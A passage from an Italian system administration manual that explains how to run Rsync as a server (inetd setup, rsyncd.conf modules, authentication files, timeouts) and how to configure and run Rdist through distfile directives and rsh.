Se si vuole inserire Rsync nel controllo del supervisore dei servizi di rete (cosa di sicuro consigliabile), occorre intervenire nel file '`/etc/services`' per definire il nome del servizio:

```
rsync           873/tcp
```

Inoltre occorre agire nel file '`/etc/inetd.conf`' (nel caso specifico di Inetd) per annunciarlo al supervisore dei servizi di rete:

```
rsync   stream  tcp     nowait  root    /usr/bin/rsync  rsyncd --daemon
```

Durante il funzionamento del servente Rsync si può avvertire un carico eccessivo del sistema operativo, causato dalla procedura di scansione dei file per il confronto con la copia remota da sincronizzare. Quando questo fatto diventa un problema, si può cercare di ovviare all'inconveniente avviando il programma '**rsync**' controllandone la priorità di esecuzione. Per fare questo conviene realizzare uno script, simile a quello seguente:

```
#!/bin/sh
nice -n 19 /usr/bin/rsync $@
```

Supponendo che questo script corrisponda al file '`/etc/script/rsync-slow`', si può modificare così la riga che riguarda tale servizio nel file '`/etc/inetd.conf`':

```
rsync   stream  tcp     nowait  root   /etc/script/rsync-slow  rsyncd --daemon
```

Naturalmente, questo script va bene anche se si intende gestire il servente Rsync al di fuori del controllo del supervisore dei servizi di rete.

Rsync utilizzato come servente si avvale del file di configurazione '`/etc/rsyncd.conf`' per definire una o più directory che si vogliono rendere accessibili attraverso il protocollo di Rsync, come una sorta di servizio FTP. Come nel caso dell'FTP, è possibile offrire l'accesso a chiunque, in modo anonimo, oppure si può distinguere tra utenti definiti all'interno della gestione di Rsync. Questi utenti sono potenzialmente estranei all'amministrazione del sistema operativo in cui Rsync si trova a funzionare, per cui occorre aggiungere un file di utenti e parole d'ordine specifico.

Rsync definisce ***moduli*** le aree che mette a disposizione (in lettura o anche in scrittura a seconda della configurazione). Quando si vuole accedere a un modulo di Rsync si utilizza una delle due notazioni seguenti:

[*utente_rsync*@] *nodo*::*modulo* [/*percorso_successivo*]

rsync://[*utente_rsync*@] *nodo*/*modulo* [/*percorso_successivo*]

Quando si accede a un modulo, il servente Rsync può eseguire un '**chroot()**' nella directory a cui questo fa riferimento, più o meno come accade con l'FTP anonimo. Per fare un esempio concreto, se il modulo '**prova**' fa riferimento alla directory '/home/dati/ciao/' nel nodo *dinkel.brot.dg*, l'indirizzo 'dinkel.brot.dg::prova/uno/mio', oppure 'rsync://dinkel.brot.dg/prova/uno/mio', fa riferimento al percorso '/home/dati/ciao/uno/mio' in quell'elaboratore.

351.1.7 Configurazione di Rsync come servente

Il file di configurazione di Rsync, '/etc/rsyncd.conf', serve solo nel caso lo si voglia utilizzare come servente. Se si intende fare affidamento sul servizio di '**rsh**' o di '**ssh**', non c'è alcun bisogno di preoccuparsene.

Il contenuto del file di configurazione è organizzato in moduli, ognuno dei quali descrive le impostazioni riferite a una directory del file system sottostante.

Ogni riga descrive un tipo di informazione. Le righe vuote, quelle bianche e ciò che è preceduto dal simbolo '**#**' viene ignorato. È ammessa la continuazione nella riga successiva utilizzando la barra obliqua inversa ('****') alla fine della riga.

I moduli vengono identificati da un nome racchiuso tra parentesi quadre e la loro indicazione occupa tutta una riga; le informazioni riferite a un modulo sono costituite da tutte le direttive che appaiono nelle righe seguenti, fino all'indicazione di un altro modulo. Le direttive che descrivono i moduli sono delle opzioni che definiscono dei parametri e sono in pratica degli assegnamenti di valori a questi parametri. Alcuni tipi di parametri possono essere collocati prima di qualunque dichiarazione di modulo e si tratta in questo caso di opzioni globali che riguardano tutti i moduli (alcuni parametri possono apparire solo all'inizio e non all'interno della dichiarazione dei moduli).

Le opzioni globali sono quelle direttive (o parametri) che si collocano prima della dichiarazione dei moduli. Alcuni parametri possono essere collocati solo in questa posizione, mentre gli altri, le opzioni dei moduli, pur essendo stati preparati per la descrizione dei singoli moduli, possono essere usati all'inizio per definire un'impostazione generale. L'elenco seguente mostra solo l'uso di alcuni parametri delle opzioni globali.

Tabella 351.9. Alcune direttive globali.

Direttiva	Descrizione
motd file = *file*	Se presente, indica un file all'interno del quale viene prelevato il testo da mostrare agli utenti quando si connettono (il «messaggio del giorno»).

Direttiva	Descrizione
`max connections =` ***n_massimo_connessioni_simultanee***	Come avviene nel protocollo FTP, anche con Rsync può essere importante porre un limite alle connessioni simultanee. Se non viene specificata questa opzione, oppure se si usa il valore zero, non si intende porre alcuna restrizione.
`log file =` ***file***	In generale, i messaggi generati da Rsync durante il funzionamento come demone, sono diretti al registro di sistema, ma con l'uso di questa direttiva si può generare un file autonomo.
`pid file =` ***file***	Questa direttiva fa sì che Rsync scriva il numero del proprio processo elaborativo (PID) nel file indicato.

Tabella 351.10. Alcune direttive dei moduli.

Opzione	Descrizione
`comment =` ***stringa_di_descrizione_del_modulo***	Questa opzione permette di fornire una descrizione che può essere letta dagli utenti che accedono. Il suo scopo è chiarire il contenuto o il senso di un modulo il cui nome potrebbe non essere sufficiente per questo. Non è necessario racchiudere tra apici doppi il testo della stringa.
`list =` ***yes*** | ***no*** `list =` ***true*** | ***false***	Con questa direttiva si controlla la possibilità di mostrare l'esistenza del modulo quando viene interrogato l'elenco di quelli esistenti. In condizioni normali, questa funzionalità è attiva e si può impedire la lettura assegnando il valore '**`no`**' o '**`false`**'.
`path =` ***percorso_della_directory***	Questo parametro è obbligatorio per ogni modulo. La direttiva serve a definire la directory, nel file system dell'elaboratore presso cui è in funzione il servente Rsync, a cui il modulo fa riferimento. Normalmente, attraverso la direttiva '**`use chroot`**' si fa in modo che, quando si accede al modulo, Rsync esegua la funzione '**`chroot()`**' in modo che la directory corrispondente appaia come la radice del modulo stesso.
`use chroot =` ***yes*** | ***no*** `use chroot =` ***true*** | ***false***	Questo parametro è molto importante e consente, se si attribuisce un valore affermativo, di accedere alla directory del modulo attraverso la funzione '**`chroot()`**'. Tuttavia, questa funzionalità può essere attivata solo se Rsync viene avviato con i privilegi dell'utente '**`root`**'.

Opzione	Descrizione
`read only = true|false` `read only = yes|no`	Questa opzione permette di definire se il modulo debba essere accessibile solo in lettura oppure anche in scrittura. Se l'opzione non viene specificata, si intende che l'accesso debba essere consentito in sola lettura. Assegnando il valore booleano '**`false`**' (oppure '**`no`**') si ottiene di consentire anche la scrittura.
`uid =` ***nome_utente*** | ***id_utente*** `gid =` ***nome_gruppo*** | ***id_gruppo***	Queste due opzioni permettono di definire l'utente e il gruppo per conto dei quali devono essere svolte le operazioni all'interno del modulo. In pratica, Rsync utilizza quella identità per leggere o scrivere all'interno del modulo; questo può essere un mezzo attraverso il quale controllare gli accessi all'interno della directory corrispondente.
`auth users =` ***utente_rsync*** [`,` ***utente_rsync***]...	Questa opzione permette di indicare un elenco di nomi di utenti di Rsync a cui è consentito di accedere al modulo. Senza questa opzione, si concede l'accesso a chiunque, mentre in tal modo si impone il riconoscimento in base a un file di utenti definito attraverso il parametro '**`secrets file`**'.
`secrets file =` ***file_di_utenti_e_parole_d'ordine***	Questa opzione è obbligatoria se viene usato il parametro '**`auth users`**'. Serve a indicare il file all'interno del quale Rsync può trovare l'elenco degli utenti e delle parole d'ordine (in chiaro).
`strict modes = true|false` `strict modes = yes|no`	Questa opzione permette di stabilire se il file indicato con la direttiva '**`secrets file`**' debba essere accessibile esclusivamente all'utente associato al processo elaborativo di Rsync (di solito corrisponde a '**`root`**'), oppure se può mancare questa accortezza. In generale, questa opzione è attiva, a indicare che il file deve essere protetto.
`ignore nonreadable = true|false` `strict modes = yes|no`	Questa opzione permette di accettare la presenza di file che non risultano leggibili al servente Rsync. In pratica, con questa opzione attiva, si fa in modo che i file non leggibili siano trattati come se non esistessero del tutto.
`transfer logging = true|false` `strict modes = yes|no`	Questa opzione, che normalmente non risulta attiva, se viene abilitata consente di far annotare nel registro i file trasferiti.

Opzione	Descrizione
`timeout = `***n_secondi***	Questa opzione consente di specificare una scadenza alle connessioni, indicando un numero che esprime una quantità di secondi. Normalmente non c'è alcuna scadenza, ma in questo modo un errore da parte di un programma cliente potrebbe lasciare aperta una connessione inesistente all'infinito. In generale, se non ci sono altri problemi, conviene lasciare un tempo ragionevolmente grande, di una o più ore.
`max connections = `***n***	Questa opzione consente di limitare la quantità massima di connessioni simultanee complessive. In mancanza di questa direttiva, nessun limite viene posto.
`lock file = `***file***	Questa opzione consente di stabilire espressamente il file da usare per il controllo del numero massimo di connessioni. In mancanza di questa indicazione, si tratta di '`/var/run/rsyncd.lock`'.

Segue la descrizione di alcuni esempi.

- ```
  uid = nobody
  gid = nobody
  [ftp]
          path = /home/ftp
          comment = Esportazione dell'area FTP attraverso Rsync
  ```

  Questo esempio, preso da *rsyncd.conf(5)*, rappresenta una configurazione minima allo scopo di definire il modulo '**`ftp`**' che consenta l'accesso in sola lettura alla directory '`/home/ftp`' per qualunque utente. In pratica, si vuole permettere l'accesso all'area FTP anche attraverso Rsync. Si osservi in particolare l'uso dei parametri '**`uid`**' e '**`gid`**', all'inizio del file, in modo che Rsync utilizzi i privilegi dell'utente e del gruppo '**`nobody`**' per la lettura dei file.

- ```
  [ftp]
          path = /home/ftp
          comment = Esportazione dell'area FTP attraverso Rsync
          uid = nobody
          gid = nobody
  ```

  Si tratta di una variante dell'esempio precedente, in cui i parametri '**`uid`**' e '**`gid`**' sono stati collocati all'interno del modulo. In questo caso, dal momento che non ci sono altri moduli, l'effetto è lo stesso.

- ```
  [pippo]
          comment = Applicativo PIPPO
          path = /opt/pippo
          read only = false
          uid = tizio
          gid = tizio
          auth users = caio, sempronio
          secrets file = /etc/rsyncd.secrets
  ```

  L'esempio mostra la descrizione del modulo '**pippo**' all'interno di un file di configurazione che potrebbe contenerne anche altri. In pratica, gli utenti che Rsync identifica come '**caio**' e '**sempronio**', possono scrivere all'interno della directory '`/opt/pippo/`', generando eventualmente anche delle sottodirectory, utilizzando i privilegi dell'utente e del gruppo '**tizio**' (secondo quanto definito dal sistema operativo di quell'elaboratore). Il file delle parole d'ordine necessario a identificare gli utenti '**caio**' e '**sempronio**' è '`/etc/rsyncd.secrets`'.

- ```
  pid file=/var/run/rsyncd.pid
  use chroot = yes
  read only = yes
  list = yes
  uid = rsync
  gid = rsync
  secrets file = /etc/rsyncd.secrets
  strict modes = yes
  ignore nonreadable = yes
  transfer logging = yes
  timeout = 10800

  [a2dist]
      comment = a2 distribution
      max connections = 7
      path = /home/a2dist/distribution
      auth users = tizio, caio, sempronio
  ```

  Questo è un esempio abbastanza completo. Nella parte iniziale, le direttive globali servono a: specificare il file da usare per annotare il numero del processo elaborativo (PID); richiedere che venga utilizzata la funzione '**chroot()**' all'inizio di ogni modulo; consentire un accesso in sola lettura; consentire la visualizzazione dell'elenco dei moduli disponibili; a far funzionare il programma servente con i privilegi dell'utente e del gruppo '**rsync**' (ma all'avvio il programma deve avere i privilegi dell'utente '**root**' e con questi privilegi va poi a leggere il file contenenti le parole d'ordine); specificare quale sia il file contenente le parole d'ordine e che questo non deve risultare accessibile ad altri utenti; ignorare i file che non risultano leggibili, come se non ci fossero; annotare il trasferimento di tutti i file nel registro; infine l'ultima direttiva pone una scadenza alle connessioni sospese di tre ore al massimo.

  Dopo le direttive globali appare un solo modulo, denominato '**a2dist**', nel quale si indica: una descrizione del modulo; il limite massimo di connessioni (sette); il percorso del modulo (la directory '`/home/a2dist/distribution/`'); gli utenti autorizzati ad accedere al modulo.

Bisogna osservare che l'opzione '**max connections**' definisce la quantità massima di connessioni simultanee, in senso complessivo, anche quando la si utilizza all'interno dei moduli.

In questo senso, mancherebbe la possibilità di stabilire una quantità massima di accessi simultanei riferiti al modulo e non a tutto l'insieme. Tuttavia, per tenere traccia del numero di connessioni, si utilizza un file, definibile con l'opzione '**`lock file`**'; pertanto, per distinguere le connessioni massime, modulo per modulo, basta cambiare nome a questo file:

```
pid file=/var/run/rsyncd.pid
use chroot = yes
read only = yes
list = yes
uid = rsync
gid = rsync
secrets file = /etc/rsyncd.secrets
strict modes = yes
ignore nonreadable = yes
transfer logging = yes
timeout = 10800

[a2dist-tizio]
    comment = a2 distribution for tizio
    max connections = 1
    path = /home/a2dist/distribution
    auth users = tizio
    lock file = /var/run/rsyncd.lock.tizio

[a2dist-caio]
    comment = a2 distribution for caio
    max connections = 1
    path = /home/a2dist/distribution
    auth users = caio
    lock file = /var/run/rsyncd.lock.caio

[a2dist-sempronio]
    comment = a2 distribution for sempronio
    max connections = 1
    path = /home/a2dist/distribution
    auth users = sempronio
    lock file = /var/run/rsyncd.lock.sempronio
```

L'esempio mostra la suddivisione in tre moduli per l'accesso agli stessi dati, ma da parte di tre utenti differenti, ognuno dei quali ha la disponibilità di un solo accesso simultaneo.

Nasce la necessità di impedire che un utente possa accedere per più di una volta, simultaneamente, quando la sincronizzazione richiede tempi lunghi. Per esempio, se Tizio configura il proprio sistema Cron per eseguire la sincronizzazione una volta al giorno, ma ci vuole più di un giorno per aggiornare tutto, si rischia di riavviare una seconda sincronizzazione errata.

351.1.8 File degli utenti e delle parole d'ordine secondo Rsync

Quando si utilizza Rsync come servente e si richiede una forma di autenticazione agli utenti che accedono, è necessario predisporre un file di testo contenente dei record secondo la sintassi seguente:

nome_utente **:** *parola_d'ordine_in_chiaro*

Dal momento che normalmente il file viene letto da Rsync con i privilegi dell'utente '**root**', è sufficiente che questo file abbia il permesso di lettura per l'amministratore del sistema.

Rsync non stabilisce quale sia la collocazione e il nome di questo file; è il parametro '**secrets file**' del file di configurazione a definirlo volta per volta. In generale, nella documentazione originale si fa l'esempio del file '/etc/rsyncd.secrets'. L'esempio seguente mostra il caso degli utenti '**caio**' e '**sempronio**', a cui sono state abbinate rispettivamente le parole d'ordine '**tazza**' e '**ciao**'.

```
caio:tazza
sempronio:ciao
```

È bene ribadire che questo file non ha alcun nesso con il file '/etc/passwd' (né con '/etc/shadow'). Gli utenti di Rsync possono non essere stati registrati (nel modo consueto) nell'elaboratore presso cui accedono.

351.1.9 Tempi morti e scadenze

Rsync è un sistema molto sofisticato per la sincronizzazione dei dati, che consente anche l'esecuzione del lavoro a più riprese, persino su file singoli (opzione '**--partial**'), con il minimo traffico di rete possibile.

Questa parsimonia nella gestione delle risorse di rete ha però un effetto indesiderato, in quanto si possono creare dei tempi morti, anche lunghi, in cui la connessione TCP rimane aperta senza il passaggio di alcun pacchetto. Tale situazione si può verificare in modo particolare quando si trasmettono file di grandi dimensioni attraverso dei tentativi successivi, perché ogni volta i due elaboratori coinvolti devono ricalcolare i codici di controllo di questi, per stabilire se la porzione presente nella destinazione possa essere utilizzata o meno: durante questo calcolo il traffico della connessione rallenta fino a sospendersi.

Anche se la sospensione della comunicazione non dovrebbe portare conseguenze per la connessione, bisogna ricordare questo fatto quando si utilizza la direttiva '**timeout**' (o l'opzione '**--timeout**'), in modo da lasciare un tempo sufficiente allo svolgimento delle operazioni necessarie. Inoltre, anche senza imporre alcun limite, ci potrebbero essere dei componenti tra i due elaboratori che non sono al corrente dell'esigenza di avere delle pause molto lunghe nelle connessioni. Potrebbe trattarsi di un router-NAT, che deve seguire tutte le comunicazioni che richiedono la trasformazione degli indirizzi e delle porte, introducendo anche per questo un problema di «scadenza» delle connessioni, che così si può manifestare con delle interruzioni inspiegabili della sincronizzazione dei dati attraverso Rsync.

Quando l'uso appropriato della direttiva '**timeout**' o dell'opzione '**--timeout**' non porta a risolvere il problema, può essere necessario evitare l'uso dell'opzione '**--partial**'.

351.2 Rdist

Rdist [2] è un altro sistema di copia che permette di mantenere l'allineamento di uno o più elaboratori (*host*), mantenendo le informazioni relative alla proprietà, ai permessi e alla data di modifica dei file coinvolti.

L'aggiornamento dei dati si basa sul confronto delle date di modifica e delle dimensioni dei file. In linea di principio, non conta il fatto che i dati siano più recenti o meno, basta che siano diversi. Naturalmente, è possibile istruire Rdist in modo che aggiorni solo i file più recenti, così come si possono definire altri dettagli.

L'operazione di allineamento delle copie parte dall'elaboratore che contiene i dati originali, contattando i vari nodi presso cui si trovano le copie da allineare. In questo senso va inteso il nome di Rdist: *Remote distribution*, ovvero, distribuzione remota.

351.2.1 Principio di funzionamento

Rdist si avvale di due eseguibili per stabilire il collegamento necessario al trasferimento dei dati da allineare: '**`rdist`**' dalla parte dell'elaboratore utilizzato come punto di partenza per la distribuzione dei file (l'origine) e '**`rdistd`**' dalla parte degli elaboratori contenenti le copie da allineare (le destinazioni).

Tuttavia questo non basta. È necessario anche l'uso di '**`rsh`**'; inoltre l'accesso remoto relativo deve essere configurato in modo che l'utente, generalmente '**`root`**', possa accedere agli elaboratori da allineare senza l'inserimento di alcuna parola d'ordine.

In pratica, si utilizza '**`rdist`**' per ordinare l'allineamento dei dati; questo utilizza '**`rsh`**' per connettersi con uno degli elaboratori remoti coinvolti, allo scopo di avviare lì il programma '**`rdistd`**'. Quindi, attraverso la connessione tra '**`rdist`**' e '**`rdistd`**', ottenuta per mezzo di '**`rsh`**', avviene la verifica delle corrispondenze e il trasferimento dei dati necessari.

Dalla descrizione fatta, dovrebbe essere chiaro che Rdist non è un servizio di rete, nel senso che non esiste un demone in ascolto su una certa porta TCP/IP. Rdist si avvale del servizio reso da '**`rsh`**', che da solo (probabilmente anche con '**`rcp`**') non basterebbe a risolvere il problema dell'allineamento delle copie remote.

351.2.2 Origine e destinazione

Generalmente, quando si indicano i dati da allineare, si fa riferimento a un'origine, rappresentata da un percorso del file system locale, e a una destinazione composta semplicemente dal nome del nodo. In questa situazione, si intende che il percorso indicato come origine sia lo stesso nel file system del nodo di destinazione.

Per esempio, se si vuole allineare la directory '`/tmp/prove/ciao/`' del file system locale, con il nodo remoto *`linux.brot.dg`*, senza specificare una directory remota, si intende che debba trattarsi della stessa anche in quel file system.

Se invece si specifica anche la directory remota, la destinazione diventa esplicita, così che questa può essere anche una posizione diversa da quella del nodo di origine.

351.2.3 Modalità di distribuzione

Prima ancora di vedere come si utilizza e si configura Rdist, è utile analizzare alcune delle modalità di funzionamento. La loro conoscenza permette di comprendere le possibilità di Rdist e il senso di ciò che si fa.

Come è possibile vedere meglio più avanti, la modalità di funzionamento viene definita attraverso una o più parole chiave, fornite per mezzo dell'opzione '**-o**'. Segue l'elenco di alcune di queste parole chiave.

Modalità	Descrizione
'**verify**'	Non effettua alcun allineamento di dati, si verifica solo che i dati siano allineati. Se non lo sono, si ottiene l'elenco di ciò che andrebbe aggiornato.
'**whole**'	Se si specifica una directory remota, la modalità '**whole**' fa sì che nella directory di destinazione venga riprodotto tutto il percorso originale. Per esempio, utilizzando la modalità '**whole**', se si vuole allineare la directory '`/tmp/prove/ciao/`' del file system locale, con il nodo remoto *`linux.brot.dg`* nella directory '`/tmp/`', si ottiene la directory '`/tmp/tmp/prove/ciao/`'.
'**younger**'	Fa in modo che vengano aggiornati solo i dati che nell'origine risultano avere una data di modifica più recente.
'**compare**'	Fa in modo che vengano aggiornati solo i file che differiscono nel contenuto. Per determinarlo, i file vengono comparati in modo binario; se risultano diversi, avviene la modifica nelle copie da allineare.
'**ignlnks**'	Fa in modo che venga ignorato il problema dei collegamenti simbolici che non sono risolti. In pratica, con questa modalità i collegamenti vengono riprodotti tali e quali, anche se puntano a qualcosa che non c'è.
'**chknfs**'	Ignora la verifica e l'allineamento dei dati che nel nodo di destinazione risultano collocati in un file system di rete (NFS).
'**chkreadonly**'	Ignora la verifica e l'allineamento dei dati che nel nodo di destinazione risultano collocati in un file system innestato in sola lettura.
'**chksym**'	Fa in modo di tollerare i collegamenti simbolici nella destinazione. In pratica, se nella destinazione i file o le directory sono spostati rispetto all'origine, ma per mantenere uniformità appaiono dei collegamenti, questi non vengono rimossi e si accetta la variazione locale.
'**quiet**'	Riduce la quantità di messaggi. Per la precisione non segnala i file che vengono aggiornati.
'**remove**'	Elimina i file estranei. Se viene aggiornata una directory intera, i file che si trovano già nella destinazione, ma non sono presenti nell'origine, vengono rimossi.
'**nochkowner**'	Non verifica l'utente proprietario per i file che esistono già nella destinazione. La proprietà dell'utente viene modificata solo se il file richiede un aggiornamento per altri motivi.
'**nochkgroup**'	Non verifica il gruppo proprietario per i file che esistono già nella destinazione. La proprietà del gruppo viene modificata solo se il file richiede un aggiornamento per altri motivi.
'**nochkmode**'	Non verifica i permessi per i file che esistono già nella destinazione. I permessi vengono modificati solo se il file richiede un aggiornamento per altri motivi.

Modalità	Descrizione
'**nodescend**'	Fa in modo che le directory vengano trattate come file normali, senza allineare anche il loro contenuto e le sottodirectory eventuali.
'**numchkowner**'	L'allineamento delle copie è fatto in modo che i file nella destinazione abbiano lo stesso numero UID di quelli dell'origine. Quando non si utilizza questa modalità, Rdist fa in modo che i file abbiano lo stesso nominativo-utente, utilizzando il numero UID necessario in base alla configurazione del nodo di destinazione.
'**numchkgroup**'	L'allineamento delle copie è fatto in modo che i file nella destinazione abbiano lo stesso numero GID di quelli dell'origine. Quando non si utilizza questa modalità, Rdist fa in modo che i file abbiano lo stesso nominativo di gruppo, utilizzando il numero GID necessario in base alla configurazione del nodo di destinazione.
'**savetargets**'	Nel caso in cui dei file nella destinazione debbano essere sostituiti, questi vengono salvati con l'estensione '`.OLD`'. Se esistono già copie di sicurezza del genere, queste vengono sovrascritte senza essere rinominate ulteriormente.

351.2.4 Configurazione

Le operazioni da compiere con Rdist possono essere inserite in un file di configurazione. Se attraverso le opzioni non si fa riferimento a qualcosa di diverso, o comunque non si vuole ignorare questo file, il nome predefinito è '`distfile`', oppure, in sua mancanza, '`Distfile`', collocato nella directory corrente.

La struttura di questo file di configurazione è un po' strana. Come accade spesso, il simbolo '**#**' introduce un commento che termina alla fine della riga; inoltre, le righe vuote sono ignorate.

All'interno del file è possibile dichiarare delle variabili, attraverso le quali, il resto delle direttive può diventare più semplice da leggere. La loro dichiarazione avviene in direttive che utilizzano la sintassi seguente:

```
nome_variabile = valore
```

La loro espansione avviene con la notazione seguente, dove le parentesi graffe (che in questo caso vanno intese letteralmente) sono necessarie per fare in modo che il nome della variabile venga preso in considerazione per intero (diversamente si utilizzerebbe solo il primo carattere).

```
${nome_variabile}
```

Nelle direttive che definiscono l'allineamento tra origine e destinazione, si fa spesso riferimento a elenchi di nomi. Questi possono essere indicati raggruppandoli attraverso l'uso di parentesi tonde, come mostrato nella sintassi seguente:

```
nome | ( [nome [nome]...] )
```

Come si vede, quando l'elenco è formato da un nome soltanto, non occorrono parentesi, anche se queste si possono usare comunque. L'elenco tra parentesi è spaziato semplicemente, senza bisogno di altri simboli di separazione; inoltre è possibile indicare l'elenco nullo.

Questi raggruppamenti possono essere assegnati a delle variabili che successivamente possono essere usate per rappresentarli. In questo senso, si possono eseguire delle operazioni elementari che si richiamano vagamente alla teoria degli insiemi.

elenco + ***elenco***

elenco - ***elenco***

elenco & ***elenco***

La prima espressione restituisce un elenco che contiene tutti gli elementi dei due elenchi; in pratica, rappresenta l'unione dei due. La seconda restituisce un elenco contenente gli elementi presenti nel primo insieme, che non si trovano nel secondo. La terza restituisce l'intersezione dei due insiemi, cioè un elenco di elementi presenti in entrambi i raggruppamenti.

Gli elenchi di file possono essere definiti attraverso caratteri jolly, ma solo quando questi sono riferiti all'elaboratore locale (quello di origine). Sono ammissibili i caratteri jolly della shell C ('**csh**'); in pratica sono validi: l'asterisco ('*'), il punto interrogativo ('**?**'), le parentesi quadre e le parentesi graffe, con lo stesso significato che hanno anche con la shell Bash.

Il tipo di direttiva più importante è quello che definisce l'allineamento di un gruppo di file o directory nell'origine con un gruppo di nodi di destinazione. Anche se la sintassi seguente mostra una struttura scomposta su più righe, in realtà tutto potrebbe apparire su una riga sola, a discapito della leggibilità.

[***etichetta*** :]
    origine -> ***destinazione***
        [***comando*** ;] ...

L'etichetta è un nome facoltativo, terminato da due punti ('**:**'), a cui si può fare riferimento per selezionare un gruppo ristretto di azioni; l'origine è un elenco di file e directory; la destinazione è un elenco di nodi rappresentati per nome o attraverso l'indirizzo IP, con l'eventuale aggiunta di un prefisso costituito dal nominativo-utente da utilizzare per l'accesso remoto; infine, i comandi sono delle indicazioni aggiuntive che definiscono in particolare l'operazione da compiere e permettono di stabilire delle modalità dell'allineamento dei dati.

La destinazione può essere composta da un elenco di nomi che rispettano la sintassi seguente. L'utente, rappresenta il nome utilizzato per l'accesso attraverso '**rsh**'.

[***utente***@] ***nodo***

I comandi possono essere di tipo differente e così utilizzano sintassi differenti. Segue la descrizione di questi comandi.

Comando	Descrizione
`install` [-o*elenco_modalità*] ↩ ↪ [*destinazione*]	Copia dei file e delle directory che, in base alle modalità specificate (o predefinite), richiedono aggiornamento. Le modalità possono essere indicate come appare nella sintassi: precedute da '`-o`', proseguendo con un elenco dei nomi di modalità che si vogliono attivare. Questo elenco è staccato semplicemente utilizzando la virgola, senza spazi aggiuntivi. Se viene indicato un percorso finale, si intende specificare esplicitamente una destinazione nel file system dell'elaboratore a cui sono diretti i dati. Generalmente si tratta di una directory, a meno che l'origine sia composta semplicemente da un solo file.
`except` *elenco_da_escludere*	Esclude un gruppo di file e directory dalle operazioni che altrimenti avrebbero luogo in base agli altri comandi. In pratica permette di escludere la «installazione» di alcuni file e directory riferiti all'elaboratore di origine. È ammesso l'uso di caratteri jolly.
`except_pat` ↩ ↪*elenco_modelli_regexp_da_escludere*	Esclude un gruppo di file e directory dalle operazioni che altrimenti avrebbero luogo in base agli altri comandi, indicandoli attraverso espressioni regolari.
`special` [*elenco*] "*comando_sh*"	Permette di eseguire un comando nell'elaboratore remoto, dopo l'aggiornamento di ogni file indicato nell'elenco. In pratica, il comando viene eseguito solo se il file è stato aggiornato. Se non viene indicato alcun file nell'elenco, il comando viene eseguito per ogni file aggiornato. Il comando viene eseguito nell'elaboratore remoto utilizzando la shell '`sh`' e può anche essere composto da più comandi, separati con il punto e virgola. Questo comando eredita alcune variabili di ambiente: '`FILE`', contenente il percorso assoluto, nell'origine, del file che è stato aggiornato; '`REMFILE`', contenente il percorso assoluto, nella destinazione, del file che è stato aggiornato; '`BASEFILE`', contenente il nome, senza percorso, del file che è stato aggiornato; si riferisce al nome nell'origine.
`cmdspecial` *elenco* "*comando_sh*"	Permette di eseguire un comando nell'elaboratore remoto, dopo l'aggiornamento di tutti i file. L'elenco fornito come primo argomento viene trasmesso attraverso la variabile di ambiente '`FILES`', nella quale, i vari elementi appaiono separati da due punti ('`:`').
`notify` *elenco_email*	Invia un messaggio contenente le operazioni compiute attraverso la posta elettronica. L'indirizzo può essere espresso con un nome, senza l'indicazione del nodo; in tal caso si riferisce a quello di destinazione.

Di seguito vengono mostrati e descritti alcuni esempi riferiti alla configurazione di Rdist attraverso il file '`distfile`' oppure '`Distfile`'.

```
GRUPPO_HOST = ( roggen.brot.dg root@linux.brot.dg )
```

Dichiara la variabile '**`GRUPPO_HOST`**' a cui viene attribuito l'elenco di nodi composto da *`roggen.brot.dg`* e da *`linux.brot.dg`* specificando anche il nominativo-utente '**`root`**', da utilizzare per accedere presso questo ultimo nodo.

```
GRUPPO_ORIGINE = ( /usr /opt )
```

Dichiara la variabile '**GRUPPO_ORIGINE**' a cui viene attribuito l'elenco di file e directory da duplicare nella destinazione remota. Vengono specificate le directory '/usr/' e '/opt/'.

```
GRUPPO_ESCLUSO = ( /usr/src/linux* /opt/marameo )
```

Dichiara la variabile '**GRUPPO_ESCLUSO**' a cui viene attribuito l'elenco di file e directory da escludere dalla duplicare nella destinazione remota. Vengono specificati tutti i file e le directory che corrispondono al modello '/usr/src/linux*' e la directory (o il file) '/opt/marameo'.

```
${GRUPPO_ORIGINE} -> ${GRUPPO_HOST}
        install -oremove,ignlnks ;
        except ${GRUPPO_ESCLUSO} ;
        except /usr/share/games ;
        special /opt/pippo/etc/configura "/opt/pippo/bin/rigenera" ;
```

Dichiara l'allineamento tra un gruppo di file e directory dell'elaboratore di origine, espresso dalla variabile '**GRUPPO_ORIGINE**', con un gruppo di nodi di destinazione, espresso dalla variabile '**GRUPPO_HOST**', utilizzando gli stessi percorsi nelle varie destinazioni, attivando le modalità '**remove**' e '**ignlnks**'. In particolare vengono esclusi dall'allineamento i file e le directory rappresentati dalla variabile '**GRUPPO_ESCLUSO**' e anche quanto contenuto nella directory '/usr/share/games/' (si presume che sia una directory, ma questo non è indicato esplicitamente). Infine, quando viene aggiornato il file '/opt/pippo/etc/configura', viene avviato il programma '/opt/pippo/bin/rigenera' nella destinazione (probabilmente serve a ricostruire altri file in funzione del contenuto del file modificato).

```
kernel:
/usr/src/linux* -> root@linux.brot.dg
        install /usr/local/src ;
        notify ( tizio daniele@dinkel.brot.dg ) ;
```

Dichiara l'allineamento tra i file e le directory che corrispondono al modello '/usr/src/linux*' con il nodo *linux.brot.dg* (utente '**root**'), nella directory '/usr/local/src/'. Al termine dell'allineamento, viene inviato un messaggio a *tizio@linux.brot.dg* e a *daniele@dinkel.brot.dg*.

351.2.5 Avvio del programma

L'eseguibile '**rdist**' è quello attraverso il quale si ottiene l'allineamento tra un elaboratore di origine e uno o più elaboratori di destinazione. '**rdist**' si avvale normalmente di un file di configurazione, indicato espressamente attraverso l'opzione '**-f**', oppure rappresentato dal file './distfile', o da './Distfile'. Se si vuole selezionare una o più etichette all'interno del file di configurazione, si possono indicare i nomi di queste alla fine della riga di comando.

rdist [*opzioni*] [*etichetta*...]

rdist [*opzioni*] -c *origine*... [*utente_remoto*@] *nodo_destinazione* [:*directory_destinazione*]

In alternativa all'uso del file di configurazione, si può indicare l'operazione di allineamento nella riga di comando, con l'opzione '**-c**'. In tal caso, sarebbe come se fosse stato usato il file di configurazione seguente:

```
( origine... ) -> [utente_remoto@] nodo_destinazione
        install [directory_destinazione] ;
```

Il programma '**rdist**' si avvale di '**rsh**' per avviare nell'elaboratore remoto il suo «collega», '**rdistd**', nel modo seguente:

```
rsh -l utente_remoto rdistd -S
```

Tabella 351.24. Alcune opzioni.

Opzione	Descrizione
`-f` ***file_di_configurazione***	Permette di definire il file di configurazione da utilizzare. Se al posto del nome viene indicato un trattino ('**-**'), questo viene atteso dallo standard input.
`-D`	Abilita l'emissione di messaggi diagnostici estremamente dettagliati.
